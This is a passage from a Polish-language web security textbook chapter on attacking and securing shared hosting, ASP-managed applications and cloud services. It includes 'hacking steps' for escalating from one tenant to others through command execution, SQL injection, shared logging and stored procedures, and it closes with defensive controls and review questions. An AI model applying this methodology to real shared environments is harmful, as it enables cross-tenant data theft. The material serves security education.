<html xmlns=”http://www.w3.org/1999/xhtml” lang=”en-US” xml:lang=”en-US”>

<head>

<title>Untitled Document</title>

<meta http-equiv=”Content-Type” content=”text/html; charset=iso-8859-1” />

</head>

<body>

apache

</body>

</html>
```

Ponieważ polecenia złośliwego klienta są wykonywane jako użytkownik Apache, prawdopodobnie umożliwi to dostęp do skryptów i danych należących do innych klientów usługi hostingu współdzielonego. Ten rodzaj zagrożenia istnieje również w kontekście współużytkowanej aplikacji zarządzanej przez ASP. Chociaż podstawowa funkcjonalność aplikacji jest własnością ASP i jest przez nią aktualizowana, poszczególni klienci zazwyczaj mogą modyfikować tę funkcjonalność w określony sposób. Złośliwy klient może wprowadzić subtelne backdoory do kodu, który kontroluje, umożliwiając mu złamanie zabezpieczeń udostępnionej aplikacji i uzyskanie dostępu do danych innych klientów.

WSKAZÓWKA: Skrypty backdoora można tworzyć w większości języków skryptów internetowych.

Ataki między wrażliwymi aplikacjami

Nawet jeśli wszyscy klienci we współdzielonym środowisku są nieszkodliwi i przesyłają tylko legalne skrypty zatwierdzone przez właściciela środowiska, ataki między aplikacjami będą oczywiście możliwe, jeśli w aplikacjach poszczególnych klientów nieświadomie występują luki. W takiej sytuacji jedna luka w jednej aplikacji może umożliwić złośliwemu użytkownikowi złamanie obu zabezpieczeń tej aplikacji i wszystkich innych hostowanych w udostępnionym środowisku. Do tej kategorii należy wiele rodzajów powszechnych luk w zabezpieczeniach. Na przykład:

* Błąd polegający na wstrzyknięciu kodu SQL w jednej aplikacji może umożliwić atakującemu wykonanie dowolnych zapytań SQL w udostępnionej bazie danych. Jeśli dostęp do bazy danych jest nieodpowiednio rozdzielony między różnych klientów, osoba atakująca może być w stanie odczytać i zmodyfikować dane używane przez wszystkie aplikacje.

* Luka związana z przejściem ścieżki w jednej aplikacji może umożliwić osobie atakującej odczyt lub zapis dowolnych plików w dowolnym miejscu w systemie plików serwera, w tym należących do innych aplikacji.

* Błąd wstrzykiwania poleceń w jednej aplikacji może umożliwić atakującemu złamanie zabezpieczeń serwera, a tym samym innych hostowanych na nim aplikacji, w taki sam sposób, jak opisano w przypadku złośliwego klienta.

Ataki między składnikami aplikacji ASP

Opisane wcześniej możliwe ataki mogą wystąpić w kontekście aplikacji współużytkowanej ASP. Ponieważ klienci zazwyczaj mogą samodzielnie dostosowywać podstawowe funkcje aplikacji, luka w zabezpieczeniach wprowadzona przez jednego klienta może umożliwić użytkownikom dostosowanej aplikacji atak na główną współużytkowaną aplikację, narażając w ten sposób na szwank dane wszystkich klientów ASP. Oprócz tych ataków scenariusz ASP stwarza dalsze możliwości dla złośliwych klientów lub użytkowników w celu naruszenia szerszej udostępnionej aplikacji ze względu na to, jak różne komponenty udostępnionej aplikacji muszą ze sobą współpracować. Na przykład:

* Dane generowane przez różne aplikacje są często gromadzone we wspólnej lokalizacji i przeglądane przez użytkowników na poziomie ASP z dużymi uprawnieniami w ramach współużytkowanej aplikacji. Oznacza to, że atak typu XSS w ramach dostosowanej aplikacji może skutkować naruszeniem bezpieczeństwa udostępnionej aplikacji. Na przykład, jeśli osoba atakująca może wstrzyknąć kod JavaScript do wpisów pliku dziennika, rekordów płatności lub osobistych informacji kontaktowych, może to umożliwić mu przejęcie sesji użytkownika na poziomie ASP, a tym samym uzyskanie dostępu do poufnych funkcji administracyjnych.

* ASP często wykorzystują wspólną bazę danych do przechowywania danych należących do wszystkich klientów. Ścisła segregacja dostępu do danych może, ale nie musi być wymuszana w warstwach aplikacji i bazy danych. Jednak w obu przypadkach zazwyczaj istnieją wspólne składniki, takie jak procedury składowane bazy danych, które są odpowiedzialne za przetwarzanie danych należących do wielu klientów. Wadliwe relacje zaufania lub luki w zabezpieczeniach tych składników mogą umożliwić złośliwym klientom lub użytkownikom uzyskanie dostępu do danych w innych aplikacjach. Na przykład luka w zabezpieczeniach związana z iniekcją kodu SQL we współużytkowanej procedurze składowanej, która jest uruchamiana z uprawnieniami definiującymi, może spowodować naruszenie bezpieczeństwa całej udostępnionej bazy danych.

KROKI HACKOWANIA

1. Zbadaj mechanizmy dostępu zapewnione klientom współdzielonego środowiska w celu aktualizacji i zarządzania ich zawartością i funkcjonalnością. Rozważ następujące pytania:

* Czy usługa zdalnego dostępu korzysta z bezpiecznego protokołu i odpowiednio zabezpieczonej infrastruktury?

* Czy klienci mogą uzyskiwać dostęp do plików, danych i innych zasobów, do których dostęp nie jest im prawnie potrzebny?

* Czy klienci mogą uzyskać interaktywną powłokę w środowisku hostingowym i wykonywać dowolne polecenia?

2. Jeśli zastrzeżona aplikacja jest używana do umożliwienia klientom konfigurowania i dostosowywania współdzielonego środowiska, należy rozważyć atakowanie tej aplikacji jako sposobu na skompromitowanie samego środowiska i poszczególnych działających w nim aplikacji.

3. Jeśli możesz wykonać polecenie, wstrzyknąć kod SQL lub uzyskać dostęp do dowolnego pliku w ramach jednej aplikacji, dokładnie sprawdź, czy zapewnia to jakikolwiek sposób eskalacji ataku na inne aplikacje.

4. Jeśli atakujesz aplikację hostowaną przez ASP, która składa się zarówno z komponentów współużytkowanych, jak i niestandardowych, zidentyfikuj wszystkie komponenty współdzielone, takie jak mechanizmy rejestrowania, funkcje administracyjne i komponenty kodu bazy danych. Spróbuj wykorzystać je do naruszenia współdzielonej części aplikacji, a tym samym do zaatakowania innych pojedynczych aplikacji.

5. Jeśli wspólna baza danych jest używana w jakimkolwiek współdzielonym środowisku, przeprowadź kompleksowy audyt konfiguracji bazy danych, poziomu poprawek, struktury tabel i uprawnień, na przykład za pomocą narzędzia do skanowania baz danych, takiego jak NGSSquirrel. Wszelkie defekty w modelu bezpieczeństwa bazy danych mogą umożliwić eskalację ataku z jednej aplikacji do drugiej.

Atakowanie chmury

Wszechobecne modne słowo „chmura” odnosi się z grubsza do zwiększonego outsourcingu aplikacji, serwerów, baz danych i sprzętu do zewnętrznych dostawców usług. Odnosi się to również do wysokiego stopnia wirtualizacji stosowanego w dzisiejszych współdzielonych środowiskach hostingowych. Usługi w chmurze ogólnie opisują usługi internetowe na żądanie, które zapewniają interfejs API, aplikację lub interfejs sieciowy do interakcji z konsumentem. Dostawca przetwarzania w chmurze zwykle przechowuje dane użytkownika lub przetwarza logikę biznesową w celu świadczenia usługi. Z perspektywy użytkownika końcowego tradycyjne aplikacje komputerowe migrują do swoich odpowiedników w chmurze, a firmy mogą je zastąpić całe serwery z odpowiednikami na żądanie. Często wspominanym problemem związanym z bezpieczeństwem związanym z przejściem do usług w chmurze jest utrata kontroli. W przeciwieństwie do tradycyjnego oprogramowania serwerowego lub komputerowego, konsument nie ma możliwości proaktywnej oceny bezpieczeństwa konkretnej usługi w chmurze. Konsument jest jednak zobowiązany do przeniesienia wszelkiej odpowiedzialności za usługę i dane na osobę trzecią. W przypadku przedsiębiorstw większa kontrola jest przekazywana środowisku, w którym ryzyko nie jest w pełni kwalifikowane ani skwantyfikowane. Opublikowane luki w zabezpieczeniach aplikacji internetowych obsługujących usługi w chmurze również nie są szeroko rozpowszechnione, ponieważ platforma internetowa nie podlega takiej samej kontroli, jak tradycyjne produkty do pobrania typu klient/serwer. Ta obawa przed utratą kontroli jest podobna do istniejących

obaw, jakie firmy mogą mieć w związku z wyborem dostawcy usług hostingowych lub jakie konsumenci mogą mieć w związku z wyborem dostawcy poczty internetowej. Ale sam ten problem nie odzwierciedla podniesionych stawek, jakie niesie ze sobą przetwarzanie w chmurze. Podczas gdy włamanie do pojedynczej konwencjonalnej aplikacji internetowej może mieć wpływ na tysiące pojedynczych użytkowników, usługa w chmurze może mieć wpływ na tysiące subskrybentów chmury, z których każdy ma własne bazy klientów. Podczas gdy wadliwa kontrola dostępu może dać nieautoryzowany dostęp do poufnych dokumentów w aplikacji przepływu pracy, w aplikacji samoobsługowej w chmurze może dać nieautoryzowany dostęp do serwera lub klastra serwerów. Ta sama luka w administracyjnym portalu zaplecza może zapewnić dostęp do całej infrastruktury firmy. Bezpieczeństwo w chmurze z perspektywy aplikacji internetowych Dzięki płynnej definicji, wdrażanej w różny sposób przez każdego dostawcę usług w chmurze, żadna zakazująca lista luk w zabezpieczeniach nie ma zastosowania do wszystkich architektur chmurowych. Możliwe jest jednak zidentyfikowanie niektórych kluczowych obszarów słabych punktów charakterystycznych dla architektur przetwarzania w chmurze.

UWAGA: Często cytowanym mechanizmem obrony bezpieczeństwa w chmurze jest szyfrowanie danych w spoczynku lub w tranzycie. Jednak szyfrowanie może zapewnić minimalną ochronę w tym kontekście. Jak opisano we wcześniejszej sekcji „Architektury warstwowe", jeśli atakujący ominie sprawdzanie uwierzytelnienia lub autoryzacji przez aplikację i wyśle pozornie uzasadnione żądanie danych, wszelkie funkcje deszyfrujące są automatycznie wywoływane przez komponenty znajdujące się niżej na stosie.

Sklonowane systemy

Wiele aplikacji polega na funkcjach systemu operacyjnego podczas korzystania z entropii w celu generowania liczb losowych. Wspólne źródła są związane z cechami samego systemu, takimi jak czas pracy systemu lub informacje o sprzęcie systemu. Jeśli systemy zostaną sklonowane, osoby atakujące posiadające jeden z klonów mogą określić nasiona używane do generowania liczb losowych, co z kolei może pozwolić na dokładniejsze prognozy dotyczące stanu generatorów liczb losowych.

Migracja narzędzi do zarządzania do chmury

Sercem korporacyjnej usługi przetwarzania w chmurze jest interfejs, za pośrednictwem którego serwery są udostępniane i monitorowane. Jest to środowisko samoobsługowe dla klienta, często internetowa wersja narzędzia pierwotnie używanego do wewnętrznego zarządzania serwerem. Poprzednie samodzielne narzędzia, które zostały przeniesione do sieci, często nie mają solidnych mechanizmów zarządzania sesjami i kontroli dostępu, zwłaszcza tam, gdzie wcześniej nie istniała segregacja oparta na rolach. Niektóre obserwowane przez autorów rozwiązania wykorzystywały tokeny lub identyfikatory GUID w celu uzyskania dostępu do serwera. Inni po prostu ujawnili interfejs serializacji, za pomocą którego można wywołać dowolną metodę zarządzania.

Podejście oparte na pierwszej funkcji

Podobnie jak w przypadku większości nowych dziedzin, dostawcy usług w chmurze promują podejście oparte na funkcjach w celu pozyskania nowych klientów. Z punktu widzenia przedsiębiorstwa środowiska chmurowe są prawie zawsze zarządzane za pośrednictwem samoobsługowej aplikacji internetowej. Użytkownicy otrzymują szeroką gamę przyjaznych dla użytkownika metod, za pomocą których mogą uzyskać dostęp do swoich danych. Mechanizm rezygnacji z funkcji na ogół nie jest oferowany.

Dostęp oparty na tokenach

Liczne zasoby w chmurze są zaprojektowane do regularnego wywoływania. Stwarza to konieczność przechowywania na kliencie stałego tokena uwierzytelniającego, oddzielonego od hasła użytkownika i służącego do identyfikacji urządzenia (w przeciwieństwie do użytkownika). Jeśli atakujący może uzyskać dostęp do tokena, może uzyskać dostęp do zasobów w chmurze użytkownika. Pamięć masowa w sieci Web Przechowywanie w sieci Web jest jedną z głównych atrakcji chmury obliczeniowej dla użytkowników końcowych. Aby była skuteczna, pamięć sieciowa powinna obsługiwać standardową przeglądarkę lub rozszerzenie przeglądarki, szereg technologii i rozszerzeń protokołu HTTP, takich jak WebDAV, oraz często poświadczenia przechowywane w pamięci podręcznej lub oparte na tokenach, jak już omówiono. Innym problemem jest to, że serwer WWW w domenie jest często widoczny w Internecie. Jeśli użytkownik może przesłać kod HTML i nakłonić innych użytkowników do uzyskania dostępu do przesłanego pliku, może narazić na szwank tych użytkowników tej samej usługi. W podobny sposób osoba atakująca może skorzystać z zasad Java tego samego pochodzenia i przesłać plik JAR, uzyskując pełną dwukierunkową interakcję za każdym razem, gdy ten plik JAR zostanie wywołany w innym miejscu w Internecie.

Zabezpieczanie wspólnych środowisk

Współdzielone środowiska wprowadzają nowe rodzaje zagrożeń dla bezpieczeństwa aplikacji, stwarzane przez złośliwego klienta tego samego obiektu oraz przez nieświadomego klienta, który wprowadza podatności do środowiska. Aby zaradzić temu podwójnemu zagrożeniu, współdzielone środowiska muszą być starannie zaprojektowane pod kątem dostępu klientów, segregacji i zaufania. Muszą również zaimplementować kontrole, które nie mają bezpośredniego zastosowania w kontekście aplikacji hostowanej na jednym serwerze.

Bezpieczny dostęp dla klientów

Niezależnie od mechanizmu zapewnianego klientom w celu utrzymania kontroli nad treścią, powinien on chronić przed nieautoryzowanym dostępem osób trzecich i złośliwych klientów:

* Mechanizm zdalnego dostępu powinien implementować solidne uwierzytelnianie, wykorzystywać technologie kryptograficzne, które nie są podatne na podsłuch oraz być w pełni wzmocnione pod względem bezpieczeństwa.

* Klienci indywidualni powinni mieć dostęp na zasadzie najniższych uprawnień. Na przykład, jeśli klient przesyła skrypty na wirtualny serwer, powinien mieć tylko uprawnienia do odczytu i zapisu do własnego katalogu głównego dokumentów. Jeśli uzyskuje się dostęp do udostępnionej bazy danych, należy to zrobić przy użyciu konta o niskich uprawnieniach, które nie ma dostępu do danych ani innych komponentów należących do innych klientów.

* Jeśli do zapewnienia dostępu klientom używana jest dostosowana aplikacja, powinna ona podlegać rygorystycznym wymaganiom bezpieczeństwa i testom zgodnie z jej kluczową rolą w ochronie bezpieczeństwa współdzielonego środowiska.

Oddziel funkcjonalność klienta

Nie można ufać klientom korzystającym ze współdzielonego środowiska, że będą tworzyć wyłącznie nieszkodliwą funkcjonalność pozbawioną luk w zabezpieczeniach. Solidne rozwiązanie powinno zatem wykorzystywać kontrole architektury opisane w pierwszej połowie tego rozdziału, aby chronić wspólne środowisko i jego klientów przed atakami za pośrednictwem nieuczciwych treści. Wiąże się to z podziałem możliwości dozwolonych dla kodu każdego klienta w następujący sposób, aby zapewnić, że wszelkie celowe lub nieświadome kompromisy będą zlokalizowane w swoim wpływie i nie będą miały wpływu na innych klientów:

* Każda aplikacja klienta powinna korzystać z oddzielnego konta systemu operacyjnego, aby uzyskać dostęp do systemu plików, który ma dostęp tylko do odczytu i zapisu ścieżek plików tej aplikacji.

* Możliwość dostępu do zaawansowanych funkcji systemowych i poleceń powinna być ograniczona na poziomie systemu operacyjnego na zasadzie najniższych uprawnień.

* Ta sama ochrona powinna być wdrożona we wszystkich współdzielonych bazach danych. Dla każdego klienta należy zastosować oddzielną instancję bazy danych, a klientom należy przypisać konta o niskich uprawnieniach, z dostępem tylko do własnych danych.

UWAGA: Wiele współdzielonych środowisk hostingowych opartych na modelu LAMP korzysta z trybu bezpiecznego PHP, aby ograniczyć potencjalny wpływ złośliwego lub podatnego na ataki skryptu. Ten tryb uniemożliwia skryptom PHP dostęp do pewnych zaawansowanych funkcji PHP i nakłada ograniczenia na działanie innych funkcji. Jednak ograniczenia te nie są w pełni skuteczne i były podatne na obejścia. Chociaż tryb bezpieczny może zapewniać użyteczną warstwę ochrony, jest architektonicznie niewłaściwym miejscem do kontrolowania wpływu złośliwej lub podatnej na ataki aplikacji, ponieważ polega na tym, że system operacyjny ufa warstwie aplikacji w zakresie kontroli swoich działań. Z tego i innych powodów tryb awaryjny został usunięty z PHP w wersji 6.

WSKAZÓWKA: Jeśli możesz wykonywać dowolne polecenia PHP na serwerze, użyj polecenia phpinfo(), aby zwrócić szczegóły konfiguracji środowiska PHP. Możesz przejrzeć te informacje, aby ustalić, czy tryb awaryjny jest włączony i jak inne opcje konfiguracji mogą wpływać na to, jakie czynności możesz łatwo wykonywać.

Oddziel komponenty we współdzielonej aplikacji

W środowisku ASP, w którym pojedyncza aplikacja składa się z różnych współużytkowanych i dostosowywalnych komponentów, należy narzucić granice zaufania między komponentami kontrolowanymi przez różne strony. Gdy współużytkowany komponent, taki jak procedura składowana bazy danych, otrzymuje dane z dostosowanego komponentu należącego do indywidualnego klienta, dane te należy traktować z takim samym poziomem nieufności, jak gdyby pochodziły bezpośrednio od użytkownika końcowego. Każdy komponent powinien zostać poddany rygorystycznym testom bezpieczeństwa pochodzącym z sąsiednich komponentów poza granicami jego zaufania, aby zidentyfikować wszelkie defekty, które mogą umożliwić wrażliwemu lub złośliwemu komponentowi złamanie zabezpieczeń szerszej aplikacji. Szczególną uwagę należy zwrócić na wspólne logowanie i funkcje administracyjne.

Streszczenie

Kontrole bezpieczeństwa zaimplementowane w architekturach aplikacji internetowych dają właścicielom aplikacji szereg możliwości poprawy ogólnego stanu bezpieczeństwa ich wdrożenia. W rezultacie defekty i przeoczenia w architekturze aplikacji często umożliwiają radykalną eskalację ataku, przechodząc od jednego komponentu do drugiego, aby ostatecznie zagrozić całej aplikacji. Hosting współdzielony i środowiska oparte na ASP stwarzają nowy zakres trudnych problemów związanych z bezpieczeństwem, obejmujących granice zaufania, które nie pojawiają się w aplikacji hostowanej na jednym serwerze. Kiedy atakujesz aplikację we współdzielonym kontekście, głównym celem twoich wysiłków powinno być samo wspólne środowisko. Powinieneś spróbować ustalić, czy możliwe jest złamanie zabezpieczeń tego środowiska z poziomu pojedynczej aplikacji lub wykorzystanie jednej podatnej aplikacji do ataku na inne.

Pytania

1. Atakujesz aplikację, która wykorzystuje dwa różne serwery: serwer aplikacji i serwer bazy danych. Odkryłeś lukę, która umożliwia wykonywanie dowolnych poleceń systemu operacyjnego na serwerze aplikacji. Czy możesz wykorzystać tę lukę w celu odzyskania poufnych danych aplikacji przechowywanych w bazie danych?

2. W innym przypadku wykryłeś lukę SQL injection, którą można wykorzystać do wykonania dowolnych poleceń systemu operacyjnego na serwerze bazy danych. Czy możesz wykorzystać tę lukę, aby skompromitować serwer aplikacji? Na przykład, czy mógłbyś zmodyfikować skrypty aplikacji przechowywane na serwerze aplikacji i treści zwracane użytkownikom?

3. Atakujesz aplikację internetową hostowaną we współdzielonym środowisku. Zawierając umowę z dostawcą usług internetowych, możesz uzyskać trochę miejsca w sieci na tym samym serwerze co twój cel, na którym możesz przesyłać skrypty PHP. Czy możesz wykorzystać tę sytuację do skompromitowania docelowej aplikacji?

4. Komponenty architektury Linux, Apache, MySQL i PHP są często instalowane na tym samym fizycznym serwerze. Dlaczego może to zmniejszyć poziom bezpieczeństwa architektury aplikacji?

5. Jak możesz szukać dowodów na to, że atakowana aplikacja jest częścią szerszej aplikacji zarządzanej przez dostawcę usług aplikacyjnych?